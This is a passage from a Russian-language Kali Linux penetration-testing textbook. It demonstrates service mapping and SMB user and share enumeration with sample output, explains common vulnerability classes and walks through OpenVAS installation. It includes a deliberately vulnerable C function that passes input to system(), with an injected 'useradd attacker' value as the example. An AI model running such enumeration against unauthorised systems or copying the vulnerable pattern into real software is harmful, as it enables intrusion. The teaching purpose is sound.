В отличие от `nmap` инструмент `amap` не делает предположений относительно того, какая служба стоит за конкретным портом. Вместо этого он использует базу данных, содержащую ожидаемые ответы протоколов, и для определения приложения, прослушивающего порт, посылает на него триггеры, а затем сравнивает полученные ответы с содержимым базы данных.

Пример 3.22 демонстрирует два запуска `amap`. В первом случае программа применяется к веб-серверу, использующему порт по умолчанию. Неудивительно, что полученный результат сообщает нам о том, что задействуется протокол HTTP. Во втором случае мы проверяем порт 8383, который был обнаружен при сканировании портов целевой системы. В результате сканирования порт 8383 был определен как http-порт, потому что он часто используется этой службой или она была зарегистрирована на нем ранее. Однако этот порт не является стандартным, и то, что служба зарегистрирована на некоем порте, не означает, что на нем будет работать именно это приложение. Поэтому мы можем применять программу `amap` для идентификации приложения или службы, запущенной на этом порте.

Пример 3.22. Получение информации о приложении от `amap`

```
(kilroy@badmilo)-[~]
$ sudo amap 192.168.1.219 80
amap v5.4 (www.thc.org/thc-amap) started at 2023-06-28 18:16:39 -
APPLICATION MAPPING mode
Protocol on 192.168.1.219:80/tcp matches http
Protocol on 192.168.1.219:80/tcp matches http-apache-2
Protocol on 192.168.1.219:80/tcp matches http-iis

Unidentified ports: none.

amap v5.4 finished at 2023-06-28 18:16:40
```

```
(kilroy@badmilo)-[~]
$ sudo amap 192.168.1.219 8383
amap v5.4 (www.thc.org/thc-amap) started at 2023-06-28 18:18:14 - ↩
APPLICATION MAPPING mode

Protocol on 192.168.1.219:8383/tcp matches http
Protocol on 192.168.1.219:8383/tcp matches http-apache-2
Protocol on 192.168.1.219:8383/tcp matches ssl

Unidentified ports: none.

amap v5.4 finished at 2023-06-28 18:18:20
```

Некоторые протоколы можно использовать для сбора информации о целевых узлах. Один из таких протоколов — SMB (Server Message Block — блок сообщений сервера), который применяется для организации совместного доступа к файлам в сетях Windows. Также с его помощью можно реализовать удаленное управление системами Windows. Для сканирования систем, применяющих SMB, предусмотрено несколько инструментов. Один из них — программа `smbmap`, с помощью которой можно получить список всех общих ресурсов, предлагаемых в системе. Пример 3.23 демонстрирует запуск `smbmap` с целью сканирования системы macOS, которая задействует протокол SMB для предоставления общего доступа к файлам через сеть. Обычно для получения доступа к общим ресурсам требуется аутентификация, то есть предоставление учетных данных. Таким образом, недостаток этого способа заключается в том, что для получения информации вам требуется ввести имя пользователя и пароль. Если у вас уже есть эти учетные данные, возможно, такой инструмент, как `smbmap`, вам не понадобится.

Пример 3.23. Получение списка общих ресурсов с помощью программы `smbmap`

```
(kilroy@badmilo)-[~]
$ smbmap -u kilroy -p obScurePW123! -H 192.168.1.10
[+] IP: 192.168.1.10:445   Name: 192.168.1.10

Disk                                     Permissions Comment
----                                     -
homes                                   READ, WRITE Home Directories
media                                  READ ONLY   Media directory
print$                                READ ONLY   Printer Drivers
IPC$                                   NO ACCESS   IPC Service (bobbie server (Samba, Ubuntu))
kilroy                                 READ, WRITE
Home Directories                      READ, WRITE
```

Еще один инструмент, позволяющий найти общие ресурсы и другую информацию, передаваемую по протоколу SMB, — `enum4linux`. Этот сценарий служит оберткой для программ, поставляемых вместе с пакетом Samba, который реализует протокол SMB в Linux. Вы также можете использовать эти программы напрямую. Например, вы можете применить `smbclient` для взаимодействия с удаленными системами. Пример 3.24 демонстрирует применение `enum4linux` для получения списка пользователей с сервера Linux, на котором работает приложение Samba.

Помимо прочего, этот процесс может предусматривать получение списка общих ресурсов, как в примере 3.23.

Пример 3.24. Использование программы enum4linux

```
(kilroy@badmilo)-[~]
$ sudo enum4linux -U 192.168.1.10
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/
enum4linux/ ) on Wed Jun 28 18:25:51 2023

===== ( Target Information ) =====

Target ..... 192.168.1.10
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.1.10 ) =====
[+] Got domain/workgroup name: WASHERE
===== ( Getting domain SID for 192.168.1.10 ) =====
Domain Name: WASHERE
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup
===== ( Users on 192.168.1.10 ) =====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: kilroy Name: Ric Messier Desc:

user:[kilroy] rid:[0x3e8]
```

Это лишь одна из возможностей программы enum4linux. С помощью протокола SMB она может извлечь гораздо больше информации, потому что этот протокол предоставляет некоторые данные о локальной сети, которые могут оказаться полезными другим системам, желающим воспользоваться услугами, предлагаемыми опрашиваемым сервером. Среди прочего речь может идти и о списке общих ресурсов.

Ручное тестирование

Хотя автоматизированные инструменты для сбора информации весьма эффективны, иногда вы вынуждены взаимодействовать с протоколом напрямую, что подразумевает открытие соединения с портом службы и отправку команд протокола. Одна из программ, которую можно для этого использовать, — клиент **telnet**. Однако ее не стоит путать с одноименным протоколом и сервером. Хотя клиент **telnet** применяется для взаимодействия с сервером Telnet, фактически он представляет собой просто программу, способную открыть TCP-соединение с удаленным сервером. Вам нужно лишь указать клиенту **telnet** номер порта. В примере 3.25 я использовал **telnet** для открытия соединения с SMTP-сервером.

Пример 3.25. Применение telnet для взаимодействия с почтовым сервером

```
(kilroy@badmilo)~[~]
$ telnet 192.168.1.15 25
Trying 192.168.1.15...
Connected to 192.168.1.15.
Escape character is '^]'.
220 bobbie ESMTP Postfix (Ubuntu)
EHLO wubble.com
250-bobbie
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
MAIL FROM: foo@foo.com
250 2.1.0 OK
RCPT TO: root@localhost
250 2.1.5 OK
DATA
354 End data with <CR><LF>.<CR><LF>
Hi,
This is me.

.
250 2.0.0 OK: queued as 43AB04343C14
```

По умолчанию клиент `telnet` будет использовать порт 23 — стандартный для протокола Telnet. Однако если мы укажем конкретный номер порта, в данном случае 25, то клиент `telnet` откроет TCP-соединение с ним. После открытия этого соединения можно приступить к вводу протокольных инструкций. Поскольку мы имеем дело с SMTP-сервером, взаимодействие осуществляется с помощью расширенной версии SMTP (ESMTP). С помощью данного подхода можно собрать нужную информацию, включая тип SMTP-сервера (Postfix) и доступные команды протокола. Хотя все эти команды относятся к SMTP, серверы не обязаны их реализовывать. Например, команда `VRFY` предназначена для проверки адресов. Ее можно применить для перечисления пользователей почтового сервера. Поскольку это может привести к раскрытию информации, которой способны воспользоваться злоумышленники, организации могут запретить удаленным пользователям выполнять соответствующие действия, просто отключив эту команду.

Первое сообщение, которое мы получаем от сервера, — служебный баннер. Некоторые протоколы используют такие баннеры для того, чтобы сообщить подробности о приложении. Когда такой инструмент, как `nmap`, собирает информацию о версии,

он ищет эти служебные баннеры. Однако не все протоколы и серверы посылают такие баннеры вместе с информацией о себе.

Клиент `telnet` — не единственная программа, которую можно использовать для взаимодействия с серверами. Для этого вы можете задействовать также `netcat`, что обычно делается с помощью команды `nc`. Мы можем применить `nc` так же, как и `telnet`. В примере 3.26 я открыл соединение с веб-сервером по адресу 192.168.86.1. В отличие от `telnet`, `nc` не показывает, что соединение открыто. Если порт закрыт, вы получите сообщение: `Connection refused`. Не получив его, можете считать соединение открытым и приступать к вводу команд. Вы увидите, как на удаленный сервер отправляется запрос HTTP/1.1. После его отправки пустая строка сообщит удаленному серверу о том, что заголовки готовы, и он приступит к отправке ответа.

Пример 3.26. Использование команды `nc` для взаимодействия с веб-сервером

```
(kilroy@badmilo)-[~]
$ nc 192.168.1.219 80
GET / HTTP/1.1
Host: 192.168.1.219

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Sun, 19 Mar 2023 09:10:48 GMT
Accept-Ranges: bytes
ETag: "bccfeab1425ad91:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Wed, 28 Jun 2023 22:37:59 GMT
Content-Length: 1116928

<html>
<head>
    <style>
        body {
            background:url('hahaha.jpg') no-repeat center center;
            min-height: 100%;
            background-color: black;
        }
    </style>
</head>
<body>
```

В представленном здесь выводе показаны заголовки и начальная часть тела ответа сервера. Присутствовавший на этой странице большой двоичный фрагмент был опущен. Одно из преимуществ `nc` перед `telnet` заключается в том, что `netcat` можно использовать для создания слушателя. Это означает, что вы можете создать приемник, на который будет отправляться сетевой трафик. С его помощью можно собирать данные от каждого, кто устанавливает соединение с прослушиваемым портом. Кроме того, `telnet` использует протокол TCP. По умолчанию `nc` тоже работает с TCP, однако вы можете настроить `nc` на применение UDP. Это позволит

вам взаимодействовать с любыми службами, задействующими UDP в качестве транспортного протокола.

Резюме

Освоение методов сбора информации поможет вам в дальнейшей работе, в том числе при поиске потенциальных уязвимостей, грозящих утечкой информации. Потраченное на сбор информации время окупится сполна, даже если ваши планы ограничиваются эксплуатацией. Далее перечислены основные выводы этой главы.

- Для получения информации о целевых объектах можно использовать открытые источники.
- Вы можете воспользоваться программой Maltego для автоматического сбора информации, находящейся в открытом доступе.
- Такие инструменты, как theHarvester, позволяют автоматически собирать сведения об адресах электронной почты и людях.
- Система доменных имен (DNS) может содержать множество подробностей о целевой организации.
- Региональные интернет-регистраторы (РИР) могут служить источником данных об IP-адресах и их владельцах.
- Программу nmap можно применять для сканирования портов, а также сбора информации об операционных системах и версиях приложений.
- Сканирование портов позволяет найти прослушивающие эти порты приложения.
- Инструменты сопоставления приложений могут пригодиться при сборе данных о версиях.
- Для сбора таких сведений о приложениях, как служебные баннеры, с удаленных систем можно использовать telnet или nc.

Полезные ресурсы

- Статья Кэмерона Колхуна *A Brief History of Open Source Intelligence* (<https://oreil.ly/lujht>).
- Слайды презентации Суданшу Чаухана и Нутана Кумара Панды *Tools for Open Source Intelligence* (<https://oreil.ly/2kSjY>).
- Layton R., Watters P. Automating Open Source Intelligence. Elsevier, 2015.
- Chauhan S., Panda N. K. Hacking Web Intelligence. Syngress, 2015 (<https://oreil.ly/yYIRT>).

Поиск уязвимостей

После проведения разведывательных мероприятий и сбора информации о целевом объекте обычно следует определение точек проникновения в удаленные системы. Это подразумевает поиск уязвимых мест организации, доступных для эксплуатации. Вы можете выявить уязвимости различными способами. Возможно, найдете одну или две еще на этапе разведки, просто проанализировав различные фрагменты информации, полученной из открытых источников.

Сканирование на уязвимости — рутинная задача не только для специалистов по тестированию на проникновение, но и для команд, отвечающих за информационную безопасность. Помимо множества коммерческих инструментов для поиска уязвимостей, существуют сканеры с открытым исходным кодом. В дистрибутиве Kali предусмотрены средства для поиска уязвимостей как в различных системах и платформах, так и в устройствах типа маршрутизаторов и коммутаторов. Существуют даже специальные сканеры для устройств Cisco.

Большинство инструментов, рассматриваемых в этой главе, предназначены для поиска существующих уязвимостей. В данном случае речь идет об известных проблемах безопасности, выявить которые можно в ходе взаимодействия с системой или ее приложениями. Однако иногда перед вами может быть поставлена задача выявления новых уязвимостей. В Kali предусмотрены инструменты, которые позволяют спровоцировать сбои в работе приложений, способные превратиться в уязвимости, но не создают при этом соответствующие эксплойты. Такие инструменты обычно называют *фаззерами*. Они позволяют сравнительно легко генерировать большой объем искаженных данных, которые можно предоставить приложениям, чтобы посмотреть, как они будут их обрабатывать.

Однако первым делом необходимо четко понять, что такое уязвимость, поскольку эту концепцию можно довольно легко спутать с другими понятиями. Важно помнить о том, что даже если вы обнаружили уязвимость, это еще не значит, что ею можно будет воспользоваться. Даже если существует эксплойт, соответствующий найденной вами уязвимости, это не значит, что он сработает. Это очень важно усвоить. Существование уязвимостей не обязательно ведет к их эксплуатации.

Что такое уязвимости

Прежде чем двигаться дальше, определимся с тем, что такое уязвимости. Иногда их путают с эксплойтами, а при обсуждении рисков и угроз неправильное употребление

этих терминов может сбивать с толку. *Уязвимость* представляет собой слабое место в системе или программном обеспечении, являющееся следствием их неправильного конфигурирования или разработки. Если этой уязвимостью можно воспользоваться для получения доступа или нарушения работы системы, то она называется эксплуатируемой. Процесс использования уязвимости называется *эксплуатацией*. *Угроза* — это вероятность того, что системе будет причинен ущерб или она станет недоступной. *Риск* — это точка пересечения измеряемого ущерба и вероятности его причинения.

Все это довольно абстрактно, поэтому давайте приведем конкретные примеры. Допустим, кто-то решил не менять имя пользователя и пароль, заданные в системе по умолчанию. Это очень распространенная ситуация, особенно в случае с такими устройствами, как домашние беспроводные точки доступа или кабельные модемы. Применение имени пользователя и пароля, заданных по умолчанию, — это уязвимость, потому что стандартные учетные данные можно попробовать подобрать. Попытка подбора пароля представляет собой эксплуатацию данной уязвимости, возникшей вследствие неправильной конфигурации. Уязвимости, выявляемые чаще всего, носят программный характер и могут возникать из-за ошибок, допущенных при написании кода. Пример — переполнение буфера.

Если вы интересуетесь уязвимостями и следите за работой по их устранению, то можете подписаться на такие списки рассылки, как Full Disclosure, чтобы получать подробную информацию о найденных уязвимостях, иногда сопровождаемую программным кодом, который можно использовать для их эксплуатации. По всему миру используется огромное количество программ, в том числе веб-приложений, поэтому ежедневно обнаруживается множество уязвимостей. Одни из них более тривиальны, чем другие, что сильно усложняет процесс отслеживания их всех. Архив Full Disclosure доступен на сайте SecLists (<https://oreil.ly/FV9Hh>). Там же вы можете подписаться на рассылку и просмотреть сведения обо всех ранее обнаруженных уязвимостях.

Мы рассмотрим несколько категорий уязвимостей. К первой относятся *локальные уязвимости*, которыми можно воспользоваться только в случае получения локального доступа к системе. Это не значит, что для этого вы должны сидеть непосредственно за консолью, — достаточно будет наличия интерактивного доступа к системе. Вы можете получить и удаленный доступ, например с помощью терминала или графического рабочего стола. К локальным уязвимостям относится так называемое повышение привилегий, при котором пользователь, обладающий обычными правами, получает привилегии более высокого уровня вплоть до прав администратора, что позволяет ему получить доступ к ресурсам, которые в противном случае недоступны. Кроме того, права администратора позволяют ему выполнять такие действия, как создание пользователей и служб или получение доступа к конфиденциальным данным.

Противоположность локальной уязвимости — *удаленная уязвимость*, которой можно воспользоваться без получения локального доступа. Однако для этого необходимо наличие открытой для внешнего мира службы, к которой злоумышленник

может получить доступ. Удаленные уязвимости могут как предусматривать, так и не предусматривать аутентификацию. Если неаутентифицированный пользователь может эксплуатировать уязвимость для получения локального доступа к системе, это очень плохо. Не все удаленные уязвимости позволяют получить локальный или интерактивный доступ к системе. Уязвимости могут стать причиной отказа в обслуживании, компрометации данных, нарушения их целостности и даже получения злоумышленником полного интерактивного доступа к системе.

Такие сетевые устройства, как коммутаторы и маршрутизаторы, тоже могут иметь уязвимости. Взлом любого из этих устройств способен сделать сеть недоступной и даже нарушить ее конфиденциальность. Получив доступ к коммутатору или маршрутизатору, злоумышленник может перенаправить трафик на устройства, для которых он не предназначался. Дистрибутив Kali предусматривает инструменты, которые можно использовать для тестирования уязвимостей сетевых устройств. Поскольку компания Cisco — известный производитель таких устройств, неудивительно, что большинство этих инструментов ориентировано именно на ее продукты.

Типы уязвимостей

Проект OWASP (Open Web Application Security Project — открытый проект обеспечения безопасности веб-приложений) (<https://oreil.ly/8-Kpq>) ведет список распространенных категорий уязвимостей, периодически публикуя перечень десяти основных проблем, связанных с безопасностью веб-приложений. Программы выпускаются и обновляются каждый год, и в каждой из них содержатся ошибки. Среди ошибок, связанных с безопасностью, можно выделить ряд самых распространенных. Прежде чем мы перейдем к поиску этих уязвимостей, следует кратко обсудить каждую из них.

Переполнение буфера

Переполнение буфера — это распространенная уязвимость, которая существует на протяжении нескольких десятилетий. Некоторые языки программирования выполняют множество проверок данных, вводимых в программу и используемых в ней, но не все они предусматривают такую функцию. Иногда проверки зависят от особенностей языка и способа создания исполняемого файла. А некоторые языки вообще их не предусматривают, поскольку автоматическая проверка данных сопряжена с дополнительными затратами ресурсов. Относительно новые языки, в том числе Go, Rust и Swift, гораздо лучше справляются с обеспечением безопасности памяти. Что касается языка программирования C, то на протяжении длительного времени он был печально известен практически полным отсутствием средств защиты от таких ошибок памяти, как переполнение буфера.

Возможность переполнения буфера обусловлена особенностями структурирования данных в памяти. Каждая программа получает блок памяти. Одна его часть выделяется под код, а другая — под данные, с которыми этот код должен работать.

Часть этой памяти представляет собой структуру данных, называемую *стеком*. Вспомните, как движется очередь посетителей кафетерия или буфета. Тарелки или подносы сложены в стопку. Проходящий мимо посетитель берет тарелку с самого верха, и при пополнении стопки тарелки тоже кладутся на самый верх. Добавление элемента на вершину стека называется проталкиванием (*push*), а удаление верхнего элемента из стека — выталкиванием (*pop*).

Программы работают именно по этому принципу и обычно структурируются с помощью функций. *Функция* — это фрагмент кода, выполняющий четко определенное действие или набор действий. Она позволяет многократно вызывать один и тот же фрагмент кода в разных местах программы, не дублируя его всякий раз, когда в нем возникает необходимость. Кроме того, она делает возможным нелинейное выполнение кода. Вместо последовательного выполнения длинной цепочки команд программа, использующая функции, может изменять ход своего выполнения, обращаясь к разным блокам памяти. Вызов функции часто сопровождается передачей параметров, то есть некоторых данных, над которыми эта функция должна произвести определенные операции. При вызове функции параметры и локальные переменные помещаются в стек. Этот блок данных называется *стековым кадром*.

Внутри стекового кадра находятся не только данные, связанные с функцией, но и адрес, определяющий точку, в которую программа должна вернуться после выполнения функции. Именно это делает возможным нелинейное выполнение программы. Процессор не отслеживает весь поток ее выполнения. Вместо этого перед вызовом функции в стек помещается адрес той части кода, который программа выполняла до вызова этой функции.

Переполнение буфера возникает из-за фиксированного размера пространства, выделяемого в стеке для этих параметров. Допустим, вы рассчитываете принять от пользователя данные длиной 10 байт. Если он введет 15 символов, то это на 5 байт превысит размер блока памяти, выделенного для копируемой в него переменной (в данном случае предполагается, что на один символ отводится 1 байт, однако так бывает не всегда). Из-за особенностей структурирования стека все переменные и данные находятся перед указателем возврата из функции. Если язык программирования не предусматривает средств проверки, обеспечивающих усечение данных, то помещенные в буфер лишние данные будут просто записаны в следующие за буфером области памяти. Если отправленных данных будет достаточно, для того чтобы добраться до места хранения указателя возврата, это может привести к перезаписи данного указателя.

На рис. 4.1 показан упрощенный пример стекового кадра для отдельной функции. Некоторые элементы, обычно входящие в состав стекового кадра, были опущены, чтобы мы могли сосредоточиться на интересующих нас частях. Если функция записывает считываемые данные в переменную *Var2*, злоумышленник может ввести больше ожидаемых 32 символов. При этом лишние данные будут записаны в то адресное пространство, где хранится указатель возврата. При возврате из функции это значение будет считано из стека, и программа попытается перейти

по соответствующему адресу. Переполнение буфера направлено на то, чтобы заставить программу перейти в место, известное злоумышленнику или находящееся под его контролем, и выполнить вредоносный код.




Рис. 4.1. Упрощенное представление стекового кадра

Ситуация, когда злоумышленник запускает нужный ему код вместо исходного кода программы, называется *выполнением произвольного кода*. При этом атакующий может контролировать поток выполнения программы, то есть управлять ее действиями, в том числе влиять на выполняемый ею код. Злоумышленник, которому это удастся, может получить доступ к ресурсам, право на обращение к которым есть лишь у владельца программы. Обычно злоумышленники используют командную оболочку на удаленной системе, поэтому код, внедряемый в буферное пространство, называется шелл-кодом (shellcode — код запуска оболочки).

Состояние гонки

Ни одна работающая программа не имеет эксклюзивного доступа к ресурсам процессора. В ходе своего выполнения она многократно попадает в очередь процессора и покидает ее. Некоторые современные программы многопоточны, то есть предусматривают несколько одновременно выполняемых потоков. Эти потоки имеют доступ к одному и тому же пространству данных, и если два потока изменяют одну и ту же переменную без надлежащей синхронизации, в работе программы могут возникнуть проблемы. В примере 4.1 показан небольшой фрагмент кода на языке C. Разумеется, так писать программы не следует, поскольку объявление глобальных переменных — не лучший способ защиты совместно используемых данных. Но этот пример служит лишь для объяснения концепции, а не для демонстрации лучшей практики написания кода на C.

Пример 4.1. Простая функция, написанная на языке C

```
int x;

void update(int y)
{
    x = x + y
    if (x == 100)
    {
        printf("we are at the value");
    }
}
```


Предположим, что эту функцию одновременно выполняют два потока, в результате чего глобальная переменная x увеличивается на неизвестное значение. Эта переменная занимает одну ячейку памяти. В свою очередь, два потока, выполняющие функцию `update`, используют собственные экземпляры переданной в функцию переменной y . Однако переменная x должна быть общей для экземпляров функции. Когда два разных потока выполнения одновременно обращаются к одному и тому же набору данных, возникает так называемое *состояние гонки*. Если память не заблокирована, чтение данных может произойти в момент неожиданного выполнения записи. Повторное чтение этой области памяти может привести к получению другого значения. Все зависит от порядка выполнения операций.

Рассмотрим строку $x = x + y$ из приведенного ранее примера. Для выполнения этой операции сначала необходимо считать значения, хранящиеся в ячейках памяти, на которые ссылаются x и y . Допустим, в момент извлечения значение переменной x равно 11. Затем мы прибавляем к нему значение y . Прежде чем полученная сумма будет записана в ячейку памяти, на которую ссылается x , эту ячейку может обновить другой экземпляр функции. Если значение y было равно 5, то сумма, вычисленная первым экземпляром функции, будет равна 16. Однако если второй экземпляр использует значение y , равное 10, то x будет равен 21, правда, к этому моменту в ячейку уже будет записано значение x , равное 16. Какое же из этих значений верное? При таком способе написания кода поведение программы будет непредсказуемым.

Если правильная работа программы зависит от определенного порядка выполнения операций, существует вероятность возникновения состояний гонки, так как значения переменных могут быть изменены до выполнения критически значимой операции чтения, от которой может зависеть функциональность программы. Например, до того, как значение переменной будет считано и обработано, в ней может быть сохранено имя файла. Из-за асинхронной природы многопоточных программ обнаружить и изолировать состояния гонки бывает непросто. Без таких элементов управления, как семафоры, указывающие на то, что значения находятся в таком состоянии, в котором их можно безопасно считывать или записывать, вы можете столкнуться с непоследовательным поведением программы просто потому, что программист не может напрямую контролировать порядок получения доступа к ресурсам процессора тем или иным потоком.

Разумеется, мы рассмотрели простейший пример, наглядно демонстрирующий суть обсуждаемой концепции. Существуют и гораздо более тонкие нюансы программирования, способные вызвать непредсказуемое поведение в результате возникновения состояния гонки.

Проверка входных данных

Проверка входных данных — это обширный термин, который в определенной степени охватывает переполнение буфера и ряд других уязвимостей. Если в буфер передается слишком много непроверенной информации, наблюдается проблема, связанная с проверкой входных данных, однако переполнением буфера она не

ограничивается. Фактически проблема переполнения буфера связана с размером вводимых данных, однако существуют и другие типы ошибок, связанные с присутствием во введенных данных значений, которые могут нанести вред программе или системе, в которой она работает. В примере 4.2 показан небольшой фрагмент кода, написанного на языке C, который может быть с легкостью атакован из-за отсутствия надлежащей проверки введенных данных.

Пример 4.2. Программа на языке C, содержащая ошибки, связанные с проверкой входных данных

```
int tryThis(char *value)
{
    int ret;
    ret = system(value);
    return ret;
}
```

Эта небольшая функция принимает в качестве параметра строку. Параметр передается непосредственно функции `system` из библиотеки C, которая передает соответствующую команду операционной системе. Допустим, передан параметр `useradd attacker`. Если пользователь, от имени которого была запущена программа, имеет соответствующие привилегии, то результатом выполнения этой команды будет создание пользователя с именем `attacker`. Таким способом может быть передана любая команда операционной системы. Без надлежащей проверки входных данных это может привести к серьезным проблемам, особенно при отсутствии у атакуемой программы правильно заданных разрешений. Это одна из причин, по которой Kali Linux больше не позволяет пользователям входить в систему от имени пользователя `root`. Получив доступ к программе, запущенной от имени суперпользователя, злоумышленник может эксплуатировать содержащиеся в ней ошибки программирования, то есть полностью управлять системой и делать все что угодно.

Подобные проблемы, связанные с проверкой входных данных, чаще всего встречаются в веб-приложениях. Их следствие — атаки с помощью командных, SQL- и XML-инъекций. В ходе этих атак элементам приложения передаются непроверенные значения, например команды операционной системы или SQL-код. Таким образом, отсутствие должной проверки входных данных перед их обработкой чревато серьезными неприятностями.

Контроль доступа

Контроль доступа охватывает категорию уязвимостей, связанных с предоставлением прав на применение ресурсов. Примером такой уязвимости может служить запуск программы от имени пользователя, имеющего больше прав или привилегий, чем требуется для ее работы. Например, любая программа, запущенная от имени суперпользователя, потенциально проблемна. Если злоумышленник обнаружит в ней эксплуатируемую уязвимость, например связанную с плохой проверкой входных данных или переполнением буфера, то он сможет воспользоваться всеми привилегиями пользователя `root`.

Однако проблемными могут оказаться не только программы, запущенные от имени суперпользователя. Владелец любой программы имеет определенный уровень привилегий. Если у него есть право доступа к какому-либо ресурсу в системе, то злоумышленник, эксплуатирующий уязвимость, содержащуюся в этой программе, тоже может получить к нему доступ. Подобные атаки, в результате которых пользователь получает несанкционированный доступ к ресурсам системы, называются *повышением привилегий*.

Эту проблему можно до некоторой степени решить, реализовав в приложении процесс аутентификации. В этом случае для эксплуатации уязвимости, содержащейся в программе, злоумышленнику придется преодолеть это препятствие, либо реализовав соответствующую атаку, либо получив или угадав пароль. Иногда лучшее, что мы можем сделать, — это превратить попытки получения доступа в максимально раздражающий процесс.

Сканирование на уязвимости

Поиск известных проблем, связанных с безопасностью, называется *сканированием на уязвимости*. Оставшаяся часть этой главы посвящена сканерам уязвимостей. Как правило, говоря о них, люди имеют в виду инструменты общего назначения, позволяющие находить как локальные, так и удаленные уязвимости. Существует множество коммерческих сканеров. В 1990-х годах широко использовался инструмент SATAN (Security Administrator's Toolkit for Analyzing Networks — инструментарий администратора безопасности для анализа сетей). При этом те, кого коробила данная аббревиатура, могли запустить специальную программу, которая меняла название на SANTA. В конце концов SATAN превратился в SAINT (Security Administrator's Integrated Network Toolkit — интегрированный сетевой инструментарий администратора безопасности), который до сих пор существует в виде коммерческого сканера. А инструмент SATAN имел открытый исходный код и находился в свободном доступе. Вскоре появился еще один свободно распространяемый сканер с открытым исходным кодом под названием Nessus.

Сканер Nessus был создан в 1998 году, но в 2005-м его разработчики решили закрыть исходный код и превратить его в коммерческое программное обеспечение. Видимо, причиной стало то, что к тому моменту разработчики устали делать все самостоятельно, без всякой помощи со стороны сообщества. Затем в рамках ответвления от кодовой базы Nessus был создан сканер уязвимостей с открытым исходным кодом под названием Open VAS. Его ранние версии использовали графическую программу и основу Nessus, так что особой разницы между ними не было.

Со временем Open VAS, как и многие другие сканеры уязвимостей и коммерческие программы, перешел на использование веб-интерфейса. Вы можете приобрести один из коммерческих сканеров, установить его и применять в Kali Linux. Что касается Open VAS, то он доступен в виде пакета `openvas`, который не устанавливается по умолчанию, так что вам придется сделать это самостоятельно. После

этого нужно подготовить все необходимое для использования сканера OpenVAS. Этот процесс может оказаться непростым. В первую очередь вам потребуется установить базу данных PostgreSQL, что не представляет проблемы, учитывая то, что инструмент Metasploit, который устанавливается по умолчанию, тоже требует установки PostgreSQL. Первый этап настройки OpenVAS продемонстрирован в примере 4.3. Для этого вам следует выполнить программу `gvm-setup`. Это довольно длительный процесс, поскольку помимо настройки базы данных он предполагает загрузку всех сигнатур.

Пример 4.3. Установка сканера OpenVAS

```
(kilroy@badmilo)-[~]
$ sudo gvm-setup

[>] Starting PostgreSQL service

[>] Creating GVM's certificate files

[>] Creating PostgreSQL database

[*] Creating database user

[*] Creating database

[*] Creating permissions
CREATE ROLE

[*] Applying permissions
GRANT ROLE

[*] Creating extension uuid-ossf
CREATE EXTENSION

[*] Creating extension pgcrypto
CREATE EXTENSION
[>] Migrating database
[>] Checking for GVM admin user
[*] Creating user admin for gvm
[*] Please note the generated admin password
[*] User created with password 'af6c349c-5a7e-4a84-862a-de61f00e807d'.
[*] Configure Feed Import Owner
[*] Define Feed Import Owner
[>] Updating GVM feeds
[*] Updating NVT (Network Vulnerability Tests feed from Greenbone Security
Feed/Community Feed)
```

Сканеры уязвимостей знают, как выглядит уязвимость, и ищут соответствующие сигнатуры. При этом они не пытаются эксплуатировать обнаруженные уязвимости и не способны находить те, о которых еще никому не известно. Они ищут определенные закономерности или паттерны во взаимодействии с программами и системами. Эти паттерны формулируются людьми, сопровождающими программу

OpenVAS, на основе публикуемой информации об уязвимостях. Однако не стоит думать, что если сканеры не эксплуатируют уязвимости, то они абсолютно безопасны. Сканер может непреднамеренно нанести ущерб системам, в том числе спровоцировать сбой в их работе. Когда вы отправляете большое количество данных в поисках уязвимостей, есть вероятность того, что у принимающей системы возникнут проблемы. В случае очень нестабильных приложений подобные проблемы могут приводить даже к сбоям в работе.

Процесс `gvm-setup` загружает сотни или даже тысячи XML-файлов, содержащих информацию об уязвимостях. Каждая установленная уязвимость должна быть каталогизирована, чтобы вы могли использовать ее в ходе сканирования. Процесс загрузки некоторых из этих XML-файлов показан в примере 4.4. В зависимости от скорости работы вашего диска, процессора и сети это может занять несколько часов. Наберитесь терпения, переключитесь на другое занятие и просто дождитесь завершения установки. В самом конце вам нужно будет обратить внимание на последний раздел вывода. Там будет содержаться пароль для пользователя-администратора, который понадобится для первого входа в систему OpenVAS.

Пример 4.4. Загрузка сигнатур

```
nvdCVE-2.0-2010.xml
  22,577,713 100% 983.91kB/s 0:00:22 (xfr#10, to-chk=33/44)
nvdCVE-2.0-2011.xml
  22,480,816 100% 969.40kB/s 0:00:22 (xfr#11, to-chk=32/44)
nvdCVE-2.0-2012.xml
  25,153,405 100% 995.05kB/s 0:00:24 (xfr#12, to-chk=31/44)
nvdCVE-2.0-2013.xml
  28,559,864 100% 989.41kB/s 0:00:28 (xfr#13, to-chk=30/44)
nvdCVE-2.0-2014.xml
  30,569,278 100% 991.56kB/s 0:00:30 (xfr#14, to-chk=29/44)
nvdCVE-2.0-2015.xml
  32,900,521 100% 634.44kB/s 0:00:50 (xfr#15, to-chk=28/44)
```

После завершения установки вы увидите вывод, показанный в примере 4.5. В конце будет указан длинный пароль администратора. Хотя вы можете добавлять пользователей в командной строке, проще всего скопировать этот пароль и сохранить его где-нибудь до входа в веб-интерфейс. Вы также увидите предложение выполнить команду `gvm-check-setup`. Дело в том, что процесс `gvm-setup` не гарантирует правильную установку сканера OpenVAS, поэтому следует проверить ее с помощью команды `gvm-check-setup`.

Пример 4.5. Завершенная конфигурация OpenVAS

```
ent 735 bytes received 106,076,785 bytes 986,767.63 bytes/sec
total size is 106,049,031 speedup is 1.00
```

```
[+] GVM feeds updated
[*] Checking Default scanner
[*] Modifying Default Scanner
Scanner modified.
```

```
[+] Done
[*] Please note the password for the admin user
[*] User created with password 'af6c349c-5a7e-4a48-862a-de61f00e708d'.

[>] You can now run gvm-check-setup to make sure everything is correctly configured
```

